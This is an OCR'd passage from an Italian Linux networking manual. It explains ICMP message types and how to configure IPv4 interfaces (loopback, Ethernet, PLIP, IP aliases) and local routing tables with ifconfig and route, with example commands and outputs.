12	0	ip-header-bad	
12	1	required-option-missing	
13		timestamp-request	
14		timestamp-reply	
15		information-request	
16		information-reply	

Tipo	Codice	Nome	Chi lo utilizza
17		address-mask-request	
18		address-mask-reply	

In molti casi, i messaggi ICMP servono a fornire delle segnalazioni di errore riferite allo stato della rete.

32.9 IPv4: configurazione delle interfacce di rete

La connessione in una rete basata su IP necessita inizialmente dell'assegnazione di indirizzi IP e quindi di un instradamento per determinare quale strada, o itinerario, devono prendere i pacchetti per raggiungere la destinazione. Generalmente, ma non necessariamente, valgono queste regole:


- ogni interfaccia di rete ha un proprio indirizzo IP;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se queste sono fisicamente connesse alla stessa rete;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se gli indirizzi di queste interfacce appartengono alla stessa rete.

In un sistema GNU/Linux, per poter gestire una connessione in rete di qualunque tipo, occorre un kernel predisposto in modo da attivarne la gestione (sezioni 8.3.1 e 8.3.7).

È necessario anche provvedere alla gestione delle interfacce di rete particolari che si utilizzano. Ciò può essere fatto sia attraverso la realizzazione di un kernel monolitico, sia modulare. Per quanto riguarda la gestione specifica di ogni singola interfaccia, la tendenza è quella di usare preferibilmente i moduli.

32.9.1 Configurazione delle interfacce di rete

La configurazione di un'interfaccia implica essenzialmente l'attribuzione di un indirizzo IP. Un indirizzo IP di un'interfaccia vale in quanto inserito in una rete logica, identificata anche questa da un proprio indirizzo IP. Pertanto, quando si assegna un indirizzo a un'interfaccia, occorre anche stabilire la rete a cui questo appartiene, attraverso la maschera di rete, con la quale, il risultato di ***indirizzo_di_interfaccia*** AND ***maschera_di_rete*** genera l'indirizzo della rete.



Lo schema mostra la situazione di due elaboratori, riassumibile sinteticamente nelle due tabelle seguenti, riferite rispettivamente all'elaboratore «A» e all'elaboratore «B»:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

Per la spiegazione di questa configurazione vengono mostrati nelle sezioni seguenti degli esempi ottenuti con un sistema GNU/Linux, attraverso il programma Ifconfig[8] (*Interface configuration*), a cui corrisponde l'eseguibile '**`ifconfig`**'. Tuttavia, il concetto rimane tale per gli altri sistemi operativi, anche se il comando che si usa per impostare le interfacce di rete può avere un nome e un funzionamento differente.

32.9.1.1 Loopback

Un elaboratore connesso o meno a una rete fisica vera e propria, **deve** avere una connessione virtuale a una rete immaginaria interna allo stesso elaboratore. A questa rete virtuale inesistente si accede per mezzo di un'interfaccia immaginaria, che in un sistema GNU/Linux è denominata '**lo**', e l'indirizzo utilizzato è sempre lo stesso, 127.0.0.1, ma ugualmente deve essere indicato esplicitamente.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Come si vede dallo schema, la maschera di rete è quella di una classe A e, di solito, il comando che si usa per associare l'indirizzo all'interfaccia locale determina da solo questa maschera. In un sistema GNU/Linux si può definire il nodo di rete locale in modo molto semplice:

```
# ifconfig lo 127.0.0.1 [Invio]
```

Quindi, si può controllare la configurazione:

```
$ ifconfig lo [Invio]

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255 ↩
↪         Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          …
```

È indispensabile che sia presente l'interfaccia locale virtuale per il buon funzionamento del sistema, soprattutto quando l'elaboratore ha già una connessione a una rete reale. Infatti, si potrebbe essere tentati di non definire tale interfaccia, oppure di non attivare l'instradamento relativo, quando sono presenti altre interfacce fisiche reali, ma ciò potrebbe provocare un malfunzionamento intermittente della rete.

32.9.1.2 Ethernet

La configurazione degli indirizzi di una scheda di rete Ethernet è la cosa più comune: si tratta semplicemente di abbinare all'interfaccia il suo indirizzo stabilendo il proprio ambito di competenza, attraverso la maschera di rete. In precedenza è stato mostrato un esempio di configurazione schematizzato nel modo seguente:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

In questo modo, l'indirizzo 192.168.1.1 risulta assegnato all'interfaccia '**eth0**', che in un sistema GNU/Linux rappresenta la prima scheda Ethernet. La maschera di rete, 255.255.255.0, fa sì che l'indirizzo di rete sia 192.168.1.0; infatti, 192.168.1.1 AND 255.255.255.0 = 192.168.1.0.

In un sistema GNU/Linux, si definisce questo abbinamento con il comando seguente:

```
# ifconfig eth0 192.168.1.1 netmask 255.255.255.0 [Invio]
```

In questo caso, tuttavia, dal momento che l'indirizzo 192.168.1.1 appartiene alla classe C, la maschera di rete predefinita sarebbe stata la stessa di quella che è stata indicata esplicitamente.

La verifica della configurazione potrebbe dare l'esito seguente:

```
$ ifconfig eth0 [Invio]

eth0      Link encap:10Mbps Ethernet  HWaddr 00:4F:56:00:11:87
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          …
```


32.9.1.3 Connessioni punto-punto

Le connessioni di tipo punto-punto, ovvero quelle in cui si possono collegare solo due punti alla volta, hanno caratteristiche diverse da quelle di tipo a bus, come nel caso della tecnologia Ethernet. In linea di massima si può dire che questo tipo di connessione implichi la specificazione di entrambi gli indirizzi dei due punti collegati, cioè delle rispettive interfacce. Tuttavia, la configurazione effettiva dipende anche dalle strategie che si vogliono adottare. A titolo di esempio si fa riferimento a una connessione PLIP, la quale si ottiene collegando due elaboratori con un cavo apposito attraverso le vecchie porte parallele, usate un tempo per le stampanti.

Il modo più semplice, da un punto di vista intuitivo, per configurare una connessione punto-punto, è quello di trattarla come se fosse una connessione a bus. Per esempio, i due lati della connessione potrebbero essere definiti rispettivamente nel modo seguente:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.0	--	192.168.7.2

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.0	--	192.168.7.1

Come si vede, si dichiara una maschera di rete che impegna un ottetto completo per connettere i due nodi. Segue il comando corrispondente, da utilizzare in un sistema GNU/Linux dal lato del primo dei due nodi:

```
# ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩
↪         netmask 255.255.255.0 [Invio]
```

Come si comprende intuitivamente, si assegna l'indirizzo 192.168.7.1 all'interfaccia parallela '**plip1**' locale e si stabilisce l'indirizzo 192.168.7.2 per l'altro capo della comunicazione. Il risultato è che si dovrebbe generare la configurazione seguente:[9]

```
$ ifconfig plip1 [Invio]

plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:192.168.7.2 ↩
↪         Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          …
```

Dall'altro capo della connessione si deve eseguire la configurazione opposta. Per seguire l'esempio mostrato, si deve usare il comando seguente:

```
# ifconfig plip1 192.168.7.2 pointopoint 192.168.7.1 ↩
↪         netmask 255.255.255.0 [Invio]
```

In alternativa, dal momento che si tratta di una connessione di due soli punti, non è sempre indispensabile indicare precisamente l'indirizzo all'altro capo: di solito si può fare in modo che venga accettato qualunque indirizzo, facilitando la configurazione.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.0	--	0.0.0.0

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.0	--	0.0.0.0

Sempre con un sistema GNU/Linux, la configurazione del primo nodo può essere ottenuta in questo modo alternativo:

```
# ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 ↩
↪         netmask 255.255.255.0 [Invio]
```

L'esempio che si vede sopra è lo stesso già proposto con la variante dell'indicazione dell'indirizzo all'altro capo. In questo caso, 0.0.0.0 fa in modo che venga accettata la connessione con qualunque indirizzo.

```
$ ifconfig plip1 [Invio]
```

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:0.0.0.0  ↩
↪          Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          …
```

Dall'altro capo della connessione ci si può comportare in modo analogo, come nell'esempio seguente:

```
# ifconfig plip1 192.168.7.2 pointopoint 0.0.0.0 ↩
↪          netmask 255.255.255.0 [ Invio ]
```

Tuttavia, è bene trattare le connessioni punto-punto per quello che sono, pertanto è bene specificare una maschera di rete che non impegni altri indirizzi se non quelli indicati. In pratica, si tratta si usare la maschera 255.255.255.255, che tra l'altro è quella predefinita in questo tipo di connessione.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

Ecco il comando corrispondente per GNU/Linux:

```
# ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩
↪          netmask 255.255.255.255 [ Invio ]
```

L'esempio mostra una configurazione in cui si specificano gli indirizzi IP di entrambi i punti. In alternativa, anche in questo caso, si può fare a meno di indicare espressamente l'indirizzo dell'altro capo, come nell'esempio seguente:

```
# ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 ↩
↪          netmask 255.255.255.255 [ Invio ]
```

Il vantaggio di usare questo tipo di configurazione sta nel risparmio di indirizzi; lo svantaggio sta nella necessità di stabilire instradamenti specifici per ognuno dei due punti (questo particolare viene chiarito in seguito).

32.9.2 Configurazione delle interfacce di rete con un sistema GNU/Linux

In un sistema GNU/Linux, le interfacce di rete vengono identificate attraverso un nome, assegnato dal kernel nel momento della loro identificazione. Alcuni nomi di interfaccia di rete sono elencati nella tabella 32.43.

La configurazione delle interfacce di rete avviene attraverso Ifconfig (l'eseguibile '**ifconfig**'), il quale consente di applicare impostazioni differenti a seconda della famiglia di protocolli a cui si intende fare riferimento. In particolare, il riferimento a IPv4 è implicito, ma si può indicare esplicitamente attraverso la parola chiave '**inet**' (mentre '**inet6**' fa riferimento a IPv6).

32.9.2.1 Utilizzo di «ifconfig»

Il programma '**ifconfig**' viene utilizzato per attivare e mantenere il sistema delle interfacce di rete residente nel kernel. Viene utilizzato al momento dell'avvio per configurare la maggior parte di questo sistema in modo da portarlo a un livello di funzionamento. Dopo, viene utilizzato di solito solo a scopo diagnostico o quando sono necessarie delle regolazioni. Se non vengono forniti argomenti, oppure se vengono indicate solo delle interfacce, '**ifconfig**' visualizza semplicemente lo stato delle interfacce specificate, oppure di tutte se non sono state indicate.

```
ifconfig [interfaccia]
```

```
ifconfig [interfaccia… [famiglia_indirizzamento] [indirizzo] opzioni]
```

Il primo argomento successivo al nome di interfaccia può essere la sigla identificativa di una ***famiglia di indirizzamento***, ovvero di un sistema di protocolli di comunicazione particolare. A seconda del tipo di questo, cambia il modo di definire gli indirizzi che si attribuiscono alle interfacce. Se la famiglia di indirizzamento non viene specificata, come si fa di solito, si intende fare riferimento al sistema di protocolli che si basano su IPv4.

L'indirizzo è il modo con cui l'interfaccia viene riconosciuta all'interno del tipo di protocollo particolare che si utilizza. Nel caso di IP, può essere indicato l'indirizzo IP numerico o il nome a dominio, che in questo caso viene convertito automaticamente (sempre che ciò sia possibile) nell'indirizzo numerico corretto.

Tabella 32.123. Alcune opzioni.

Opzione	Descrizione
`up` `down`	L'opzione '**up**' attiva l'interfaccia. Quando all'interfaccia viene attribuito un nuovo indirizzo, questa viene attivata implicitamente. L'opzione '**down**' disattiva l'interfaccia.
`arp` `-arp`	Abilita o disabilita l'uso del protocollo ARP per questa interfaccia.
`allmulti` `-allmulti`	Abilita o disabilita la modalità promiscua dell'interfaccia. Ciò permette di fare un monitoraggio della rete attraverso applicazioni specifiche che così possono analizzare ogni pacchetto che vi transita, anche se non è diretto a quella interfaccia.
`mtu` ***n***	Permette di specificare l'unità massima di trasferimento (MTU o *Max transfer unit*) dell'interfaccia. Per le schede Ethernet, questo valore può variare in un intervallo di 1000-2000 (il valore predefinito è 1500).
`pointopoint` [***indirizzo_di_destinazione***] `-pointopoint` [***indirizzo_di_destinazione***]	Abilita o disabilita la modalità punto-punto per questa interfaccia. La connessione punto-punto è quella che avviene tra due elaboratori soltanto. Se viene indicato l'indirizzo, si tratta di quello dell'altro nodo.
`netmask` ***indirizzo_di_netmask***	Stabilsce la maschera di rete per questa interfaccia. L'indicazione della maschera di rete può essere omessa, in tal caso, viene utilizzato il valore predefinito che è determinato in base alla classe a cui appartiene l'indirizzo (A, B o C). Naturalmente, se si usa una sottorete, il valore della maschera di rete non può coincidere con quello predefinito.
`irq` ***numero_di_irq***	Alcune interfacce permettono di definire il numero di IRQ in questo modo. Nella maggior parte dei casi, ciò non è possibile.
`broadcast` [***indirizzo***] `-broadcast` [***indirizzo***]	Abilita o disabilita la modalità broadcast per questa interfaccia. Se abilitandola, viene indicato l'indirizzo, si specifica l'indirizzo broadcast di questa interfaccia.
`multicast`	Questa opzione permette di attivare esplicitamente la modalità multicast, anche se normalmente ciò viene determinato automaticamente in base al tipo di interfaccia utilizzato.

Segue la descrizione di alcuni esempi.

- `# ifconfig lo 127.0.0.1` [*Invio*]

Attiva l'interfaccia '**lo**' corrispondente al *loopback* con il noto indirizzo IP 127.0.0.1.

- `# ifconfig eth0 192.168.1.1 netmask 255.255.255.0` [*Invio*]

  Attiva l'interfaccia '**eth0**' corrispondente alla prima scheda Ethernet, con l'indirizzo IP 192.168.1.1 e la maschera di rete 255.255.255.0.

- `$ ifconfig eth0` [*Invio*]

  Emette la situazione dell'interfaccia '**eth0**' corrispondente alla prima scheda Ethernet.

- `$ ifconfig` [*Invio*]

  Emette la situazione di tutte le interfacce di rete attivate.


32.9.2.2 Alias IP

È possibile attribuire a ogni interfaccia di rete più di un indirizzo IPv4. Ciò si ottiene definendo delle interfacce virtuali, riferite a quelle reali, a cui poi si attribuiscono degli indirizzi IP differenti. Il nome di un'interfaccia virtuale ha l'aspetto seguente:

interfaccia_reale **:** ***n_interfaccia_virtuale***

Per esempio, '**eth0**' è il nome reale di un'interfaccia di rete Ethernet, mentre '**eth0:0**', '**eth0:1**',... sono delle interfacce virtuali riferite sempre all'interfaccia reale '**eth0**'. Naturalmente, lo stesso vale per gli altri tipi di interfaccia di rete: '**ppp0:*n***', '**plip0:*n***',...

Figura 32.124. Utilizzo ipotetico degli alias IP.



Eventualmente, per ottenere la definizione di alias IP, potrebbe essere necessario predisporre un kernel adatto (sezione 8.3.7).

Nel momento in cui si configura un'interfaccia virtuale, questa viene definita implicitamente. Si interviene nel modo solito attraverso '**ifconfig**'. L'esempio seguente si riferisce a quanto mostrato nella figura 32.124, in cui, su una sola rete fisica si distinguono gli indirizzi di due sottoreti differenti: 192.168.1.0 e 192.168.100.0.

```
# ifconfig eth0 192.168.1.254 netmask 255.255.255.0 [Invio]

# ifconfig eth0:0 192.168.100.254 netmask 255.255.255.0 [Invio]
```

32.10 IPv4: instradamento locale


L'instradamento definisce il percorso che devono prendere i pacchetti di livello 3 (rete), secondo il modello ISO-OSI, a partire dal nodo di rete a cui si fa riferimento. Qui viene preso in considerazione l'instradamento locale, inteso come quello che non si serve di router.

32.10.1 Rete locale

In una rete elementare, in cui ogni elaboratore ha una sola interfaccia di rete e tutte le interfacce sono connesse allo stesso bus, potrebbe sembrare strana la necessità di dover stabilire un percorso per l'instradamento dei dati sulla rete. Ma in una rete IPv4 non è così: per qualunque connessione possibile è necessario stabilire il percorso, anche quando si tratta di connettersi con l'interfaccia locale immaginaria (*loopback*).

Ogni elaboratore che utilizza la rete ha una sola necessità: quella di sapere quali percorsi di partenza siano possibili, in funzione degli indirizzi utilizzati. Gli eventuali percorsi successivi, vengono definiti

da altri elaboratori nella rete. Si tratta di costruire la cosiddetta ***tabella di instradamento***, attraverso la quale, ogni elaboratore sa quale strada deve prendere un pacchetto a partire da quella posizione.



Riprendendo l'esempio già mostrato a proposito della configurazione delle interfacce di rete, si potrebbero definire le tabelle di instradamento seguenti, le quali si riferiscono rispettivamente al nodo A e al nodo B dello schema:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Quando si configura un'interfaccia di rete e gli si attribuisce l'indirizzo IP, dal momento che esiste una maschera di rete (indicata espressamente o predefinita), potrebbe essere lo stesso programma di configurazione dell'interfaccia a occuparsi di definire l'instradamento nella rete locale; a ogni modo, anche per l'instradamento locale è bene intervenire espressamente.

Per la spiegazione di questi instradamenti vengono mostrati nelle sezioni seguenti degli esempi ottenuti con un sistema GNU/Linux, attraverso il programma Route,[10] a cui corrisponde l'eseguibile '**route**'. Tuttavia, il concetto rimane tale per gli altri sistemi operativi, anche se la modalità per definire gli instradamenti può essere differente.

32.10.1.1 Loopback

La definizione dell'instradamento per gli indirizzi locali di *loopback* è obbligatoria:

Destinazione	Maschera di rete	Router	Interfaccia di rete
127.0.0.0	255.0.0.0	--	lo

Con un sistema GNU/Linux dovrebbe essere lo stesso programma Ifconfig che prepara l'instradamento corretto all'atto dell'impostazione dell'interfaccia '**lo**'; tuttavia, usando Route si potrebbe intervenire nel modo seguente:

```
# route add -net 127.0.0.0 netmask 255.0.0.0 dev lo [Invio][11]
```

La tabella di instradamento che si ottiene viene descritta di seguito.

```
$ route -n [Invio]

Kernel IP routing table
Destination  Gateway  Genmask    Flags Metric Ref  Use Iface
127.0.0.0    0.0.0.0  255.0.0.0  U     0      0      2 lo
```

Di solito la rete 127.0.0.0 serve a raggiungere solo l'indirizzo 127.0.0.1, quindi, spesso si preferisce inserire solo questo nella tabella di instradamento. In pratica si utilizza il comando:

```
# route add -host 127.0.0.1 dev lo [Invio]
```

In questo caso non si indica la maschera di rete perché deve essere necessariamente 255.255.255.255, essendo riferita a un nodo singolo.

La verifica dell'instradamento è semplice, basta provare a richiedere un eco all'interfaccia '**lo**'.

```
$ ping 127.0.0.1 [Invio]
```

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.4 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.3 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.3 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.3 ms
```

[*Ctrl c*]

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.3/0.4 ms
```

32.10.1.2 Ethernet

Le interfacce di rete Ethernet sono usate per la connessione a una rete locale e per questo sono potenzialmente in grado di offrire un collegamento con tutti gli indirizzi che ricadono all'interno della rete logica di livello 3 di cui fanno parte.[12] Quando si stabilisce un instradamento che utilizza questo tipo di interfaccia, è preferibile l'indicazione dell'intera rete logica a cui appartiene.[13]

Seguendo l'esempio visto in precedenza nella sezione che riguarda la configurazione di una scheda Ethernet, dal momento che questa si trova a operare nella rete 192.168.1.0, l'instradamento corretto corrisponde allo schema seguente:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0

Con un sistema GNU/Linux, se Ifconfig non ha già provveduto da solo, si può usare Route nel modo seguente:

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [ Invio ]
```

La tabella di instradamento che ne deriva viene descritta di seguito.

```
$ route -n [ Invio ]

Kernel IP routing table
Destination  Gateway  Genmask        Flags Metric Ref  Use Iface
192.168.1.0  0.0.0.0  255.255.255.0  U     0      0      1 eth0
```

Volendo è possibile indicare un instradamento specifico per ogni destinazione. Nell'esempio seguente si aggiunge l'instradamento per alcuni elaboratori: si deve utilizzare '**route**' più volte.

```
# route add -host 192.168.1.1 dev eth0 [ Invio ]

# route add -host 192.168.1.2 dev eth0 [ Invio ]

# route add -host 192.168.1.3 dev eth0 [ Invio ]

# route add -host 192.168.1.4 dev eth0 [ Invio ]
```

Si ottiene una tabella di instradamento simile a quella seguente:

```
Kernel IP routing table
Destination  Gateway  Genmask         Flags Metric Ref Use Iface
192.168.1.1  0.0.0.0  255.255.255.255 UH    0      0     0 eth0
192.168.1.2  0.0.0.0  255.255.255.255 UH    0      0     0 eth0
192.168.1.3  0.0.0.0  255.255.255.255 UH    0      0     0 eth0
192.168.1.4  0.0.0.0  255.255.255.255 UH    0      0     0 eth0
```

Anche l'indirizzo dell'interfaccia locale, quella del proprio elaboratore, è raggiungibile solo se è stato specificato un instradamento. Quando si indicava un instradamento della rete, questa veniva inclusa automaticamente nel gruppo; nel caso si voglia indicare dettagliatamente ogni indirizzo da raggiungere, se si vuole accedere anche alla propria interfaccia, occorre inserirla nella tabella di instradamento. Nell'esempio visto sopra, viene aggiunto anche l'indirizzo 192.168.1.1 per questo scopo.

La verifica dell'instradamento deve essere fatta inizialmente controllando l'interfaccia locale, quindi tentando di raggiungere l'indirizzo di un altro elaboratore sulla rete. Naturalmente, occorre che quell'elaboratore abbia una tabella di instradamento corretta.

```
$ ping 192.168.1.1 [ Invio ]
```



```
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=0.5 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.4 ms
```

[*Ctrl c*]

```
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.5 ms
```

```
$ ping 192.168.1.2 [ Invio ]

PING 192.168.1.2 (192.168.1.2): 56 data bytes
64 bytes from 192.168.1.2: icmp_seq=0 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=1.1 ms
```

[*Ctrl c*]

```
--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.1/1.1/1.1 ms
```

32.10.1.3 Connessioni punto-punto

Con le connessioni di tipo punto-punto, dal momento che riguardano esclusivamente due elaboratori, l'instradamento verso una rete non è sensato, benché possibile. In generale, è necessario aggiungere semplicemente un instradamento verso l'indirizzo all'altro capo, ma è utile aggiungere comunque l'instradamento anche all'indirizzo locale.

Seguendo l'esempio già visto in precedenza, vengono riepilogati gli instradamenti di due nodi che utilizzano entrambi l'interfaccia '**plip1**' per la connessione; in questo caso gli instradamenti sono identici:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1

Con un sistema GNU/Linux, supponendo di usare una connessione PLIP, attraverso le porte parallele, se Ifconfig non ha già provveduto da solo, si può usare Route nel modo seguente (in entrambi i nodi, nello stesso modo, dato che il nome dell'interfaccia è lo stesso):

```
# route add -host 192.168.7.1 dev plip1 [ Invio ]

# route add -host 192.168.7.2 dev plip1 [ Invio ]
```

La tabella di instradamento che si ottiene viene descritta di seguito.

```
$ route -n [ Invio ]

Kernel IP routing table
Destination  Gateway  Genmask         Flags Metric Ref Use Iface
192.168.7.1  0.0.0.0  255.255.255.255 UH    0      0     1 plip1
192.168.7.2  0.0.0.0  255.255.255.255 UH    0      0     1 plip1
```

Per verificare gli instradamenti, si può provare come al solito con '**ping**':


```
$ ping 192.168.7.1 [ Invio ]
```

Oppure:

```
$ ping 192.168.7.2 [ Invio ]
```

32.10.1.4 L'ordine delle voci nella tabella degli instradamenti

L'ordine in cui appaiono le voci nella tabella degli instradamenti è significativo, ma solitamente viene determinato in modo automatico dal sistema operativo. Si osservi lo schema seguente che rappresenta una variante dell'esempio già mostrato in precedenza:



Per quanto riguarda il nodo A, come si può intuire, l'instradamento della connessione punto-punto potrebbe entrare in conflitto con quello della rete locale 192.168.1.0. In pratica, se si definiscono correttamente tutti gli instradamenti, le voci della connessione punto-punto appaiono prima nell'elenco, pertanto, l'instradamento verso un indirizzo diverso da quello della connessione punto-punto, verrebbe preso in considerazione in un momento successivo:

Destinazione	Maschera di rete	Router	Interfaccia di rete
127.0.0.0	255.0.0.0	--	lo
192.168.1.2	255.255.255.255	--	plip1
192.168.1.3	255.255.255.255	--	plip1
192.168.1.0	255.255.255.0	--	eth0

Eventualmente, il problema di una configurazione del genere si pone se si vuole consentire agli elaboratori della rete 192.168.1.0 di raggiungere in qualche modo il nodo B. In tal caso, gli elaboratori in questione dovrebbero disporre di una voce specifica per l'instradamento, dal momento che il nodo B si può raggiungere solo attraverso il nodo A (che dovrebbe fungere da router).

32.10.2 Definizione degli instradamenti nelle reti locali e verifiche con un sistema GNU/Linux

In un sistema GNU/Linux, gli instradamenti, cioè la compilazione della tabella di instradamento, vengono stabiliti attraverso Route,[14] a cui corrisponde in pratica l'eseguibile '**`route`**'.

Di solito, già Ifconfig definisce automaticamente gli instradamenti elementari, riferiti alle reti cui sono connesse le interfacce di rete. Pertanto, prima di definire un instradamento, conviene verificare la situazione già esistente dopo la configurazione delle interfacce.

32.10.2.1 Utilizzo di «route»

La sintassi di '**`route`**' può articolarsi in diversi modi a seconda del tipo di azione da compiere.

```
route [opzioni]
```

In particolare, conviene distinguere fra tre situazioni diverse, come descritto nel riepilogo seguente:

Modello	Descrizione
`route [-v] [-n] [-e | -ee]`	l'analisi della tabella di instradamento;
`route [-v] add [-net|-host] ↩` `↪ destinazione ↩` `↪ [netmask maschera_di_rete] ↩` `↪ [gw router] ↩` `↪ [altre_opzioni] [[dev] interfaccia]`	l'aggiunta di un nuovo instradamento;
`route [-v] del [-net|-host] ↩` `↪ destinazione ↩` `↪ [netmask maschera_di_rete] ↩` `↪ [gw router] ↩` `↪ [altre_opzioni] [[dev] interfaccia]`	l'eliminazione di un instradamento preesistente.

In pratica, nel primo caso è possibile visualizzare (attraverso lo standard output) la tabella di instradamento. Generalmente, per questo scopo, l'uso normale è proprio quello di '**`route`**' senza argomenti.

Nel secondo caso, l'inserimento di una nuova voce nella tabella di instradamento avviene per mezzo dell'opzione '**`add`**' e dell'indicazione della destinazione da raggiungere. L'indicazione dell'interfaccia è facoltativa, se può essere determinata in modo predefinito.

Nel terzo caso, l'eliminazione di una voce della tabella di instradamento avviene per mezzo dell'opzione '**`del`**' e dell'indicazione della destinazione che prima veniva raggiunta. Anche in questo caso, l'indicazione dell'interfaccia è facoltativa, se può essere determinata in modo predefinito.

Quando si visualizza la tabella degli instradamenti, il programma tenta di risolvere gli indirizzi in nomi. Spesso, questo fatto può essere inopportuno, pertanto è comune l'uso dell'opzione '**`-n`**' con cui si evita tale conversione e non si perde tempo nel tentativo di risolvere indirizzi che non hanno un nome.
Si osservi che, solitamente, la risoluzione di un indirizzo relativo a una rete, non ha un nome offerto dal servizio DNS, pertanto occorre predisporre il file '`/etc/networks`', per consentire tale trasformazione.

Tabella 32.144. Alcune opzioni.

Opzione	Descrizione
`-n`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi e delle reti. Questo tipo di approccio potrebbe essere utile specialmente quando si ha difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.
`-net` ***destinazione***	L'indirizzo indicato nella destinazione fa riferimento a una rete. L'indirizzo può essere indicato in forma numerica o attraverso un nome a dominio; in questo ultimo caso, la traduzione avviene in base al contenuto del file '`/etc/networks`'.
